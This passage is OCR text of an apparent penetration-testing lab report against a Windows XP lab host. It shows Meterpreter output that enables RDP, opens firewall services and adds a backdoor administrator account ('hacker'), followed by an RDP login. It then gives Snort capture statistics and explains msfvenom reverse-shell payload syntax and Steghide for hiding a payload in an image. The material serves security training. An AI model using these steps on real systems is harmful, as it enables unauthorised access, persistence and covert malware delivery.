

9:53
kali@kali: ~
File Actions Edit View Help
meterpreter > run post/windows/manage/enable_rdp
[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ...
[*] Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20241024091719_default_192.168.6.129_host.windows.cle_931584.txt
meterpreter > shell
Process 408 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.


```
meterpreter > shell
Process 944 created.
Channel 3 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>netsh firewall set service remoteadmin enable
netsh firewall set service remoteadmin enable
Ok.


C:\WINDOWS\system32>netsh firewall set service remotedesktop enable
netsh firewall set service remotedesktop enable
Ok.


C:\WINDOWS\system32>net user hacker password123 /add
net user hacker password123 /add
The command completed successfully.
```

```
kali@kali: ~
File  Actions  Edit  View  Help
C:\WINDOWS\system32>net user hacker password123 /add
net user hacker password123 /add
The command completed successfully.


C:\WINDOWS\system32>net localgroup administrators hacker /add
net localgroup administrators hacker /add
The command completed successfully.


C:\WINDOWS\system32>
   180     \_ target: Unix (in-memory)
   181     \_ target: Linux (dropper)
   182     \_ target: x86/x64 Windows PowerShell
   183     \_ target: x86/x64 Windows CmdStager
   184     \_ target: Windows Exec
   185   exploit/linux/http/apache_spark_rce_cve_2022_33891
                                       2022-07-18       excellent  Yes    Apache Spark Unauthe
ticated Command Injection RCE
   186     \_ target: Unix (In-Memory)
```



File Actions Edit View Help
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ rdesktop 192.168.68.129
Autoselecting keyboard map 'en-us' from locale
disconnect: Unknown reason.
┌──(kali㉿kali)-[~]
└─$ rdesktop 192.168.68.129
Autoselecting keyboard map 'en-us' from locale
Protocol(warning): process_pdu_logon(), Unhandled login infoty
Clipboard(error): xclip_handle_SelectionNotify(), unable to fi
rget to satisfy RDP clipboard text request
disconnect: Administrator initiated disconnect.
┌──(kali㉿kali)-[~]
└─$ rdesktop 192.168.68.129
Autoselecting keyboard map 'en-us' from locale
rdesktop - 192.168.68.129
Log On to Windows
Windows xp
Professional
User name: kali
Password:
OK
Cancel
Options >>
C:\WINDOWS
Terminate
Process 94
Channel 3
Microsoft
(C) Copyri
C:\WINDOWS
netsh fire
Ok.
C:\WINDOWS
netsh fire
Ok.


File Actions Edit View Help
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ rdesktop 192.168.68.129
Autoselecting keyboard map 'en-us' from locale
┌──(kali㉿kali)-[~]
└─$ rdesktop 192.168.68.129
Autoselecting keyboard map 'en-us' from locale
Protocol(warning): process_pdu_logon(), Unhandled login infoty
pe 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to fi
nd a textual target to satisfy RDP clipboard text request
Protocol(warning): process_pdu_logon(), Unhandled login infoty
pe 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to fi
nd a textual target to satisfy RDP clipboard text request
Protocol(warning): process_pdu_logon(), Unhandled login infoty
pe 1
Clipboard(warning): xclip_handle_SelectionRequest(), unsupport
ed target format, target='image/png'
Clipboard(warning): xclip_handle_SelectionRequest(), unsupport
ed target format, target='image/jpeg'
Ok.
C:\WINDOWS\system32>net user hacker password12
net user hacker password123 /add
The command completed successfully.
rdesktop - 192.168.68.129
attacker
Recycle Bin
Take a tour of Windows XP
To learn about the exciting new features in XP now, click here.
To take the tour later, click All Programs on the Start menu,
and then click Accessories.
start


kali@kali: /home
File Actions Edit View Help
└─$ sudo snort -d -e -v -l /var/log/snort -i eth0
o")~ Snort++ 3.1.82.0
Network Policy : policy id 0 :
Inspection Policy : policy id 0 :
pcap DAQ configured to passive.
host_cache
memcap: 33554432 bytes
Commencing packet processing
++ [0] eth0
Instance 0 daq pool size: 256
Instance 0 daq batch size: 64
var HOME_NET 192.168.1.0/24
^C** caught int signal
== stopping
^C** caught int signal
== stopping
-- [0] eth0
Packet Statistics
daq
received: 510
analyzed: 509
outstanding: 1
outstanding_max: 1
allow: 509
rx_bytes: 48076
codec
total: 509 (100.000%)
discards: 2 (0.393%)
arp: 208 (40.864%)
eth: 509 (100.000%)
icmp6: 22 (4.322%)
igmp: 21 (4.126%)



1 2 3 4
File Actions Edit View Help
Packet Statistics
daq
received: 510
analyzed: 509
outstanding: 1
outstanding_max: 1
allow: 509
rx_bytes: 48076
codec
total: 509 (100.000%)
discards: 2 (0.393%)
arp: 208 (40.864%)
eth: 509 (100.000%)
icmp6: 22 (4.322%)
igmp: 21 (4.126%)
ipv4: 261 (51.277%)
ipv6: 40 (7.859%)
ipv6_hop_opts: 22 (4.322%)
tcp: 48 (9.430%)
udp: 210 (41.257%)
Module Statistics
detection
analyzed: 509
udp
bad_udp4_checksum: 2
Summary Statistics
process
signals: 2
timing
runtime: 00:16:34
seconds: 994.255339
pkts/sec: 1
o")~ Snort exiting
(kali㉿kali)-[/home]

Create a New Config: If you cannot find a sample file, you can create a basic snort.conf file from scratch. Here's a minimal example:



Create Rule File: You'll need at least one rule file for Snort to function. Create a local rules file

Add a simple rule for testing:



Create Log Directory: Ensure the log directory exists:

tail -f /var/log/snort/alert

1-MSFvenom is a command-line utility that is part of the Metasploit Framework, primarily used for generating and encoding payloads for exploitation. It allows penetration testers and security researchers to create various types of malicious payloads that can be used to test the security of systems.

Key Features of MSFvenom


1. **Payload Generation**: You can create payloads for various platforms, including Windows, Linux, macOS, and Android.
2. **Encoding**: MSFvenom can encode payloads to help evade detection by antivirus software.
3. **Multiple Formats**: It supports a wide range of output formats, such as executables, shellcode, scripts, and raw binary files.
4. **Combination of Tools**: MSFvenom combines the functionality of two older tools: msfpayload and msfencode, making it a versatile and powerful tool for creating payloads.

Basic Syntax


The general syntax for using MSFvenom is:


msfvenom -p <payload> LHOST=<local_ip> LPORT=<port> -f <format> -o <output_file>

1) **<payload>**: The specific payload type (e.g., windows/meterpreter/reverse_tcp).
2) **LHOST**: The local IP address of the attacker's machine.
3) **LPORT**: The port on which the listener will wait for incoming connections.
4) **<format>**: The output format (e.g., exe, elf, raw).
5) **<output_file>**: The name of the output file to be created.




The previous picture shows that the argument we can use and an example (we will use this one to make our payload) but first we need to know the ip address of the kali linux machine by writing the ifconfing command





Here we creating our payload by writing the ip address of the kali and the port we will listen to

Now we need to put this payload into a pic so we have chosen that one



This pic is fit to contain the payload because of its size

2-**Steghide** is a steganography tool used for hiding data within various types of media files, such as images and audio files. It allows users to embed secret information into a cover file without significantly altering the appearance or quality of the file. This makes it a useful tool for covert communication and data protection.

Key Features of Steghide

1. • **Encryption**: It offers optional encryption of the hidden data using passphrases, enhancing security.
2. • **Compression**: The tool can compress the data before embedding it, which can help reduce the overall size of the cover file.
3. **No Modification Detection**: The modifications made to the cover file are typically undetectable to the human eye or ear, making it effective for covertly storing information.

Basic Usage

1. Embedding Data

To hide a file within a cover file, use the following command:

steghide embed -cf coverfile.jpg -ef secret.txt

-cf: specifies the cover file (e.g., an image).


-ef: specifies the file you want to hide (e.g., a text file).

2. Extracting Data

To retrieve the hidden data from a cover file, use:


steghide extract -sf coverfile.jpg

-sf specifies the stego file (the modified cover file).

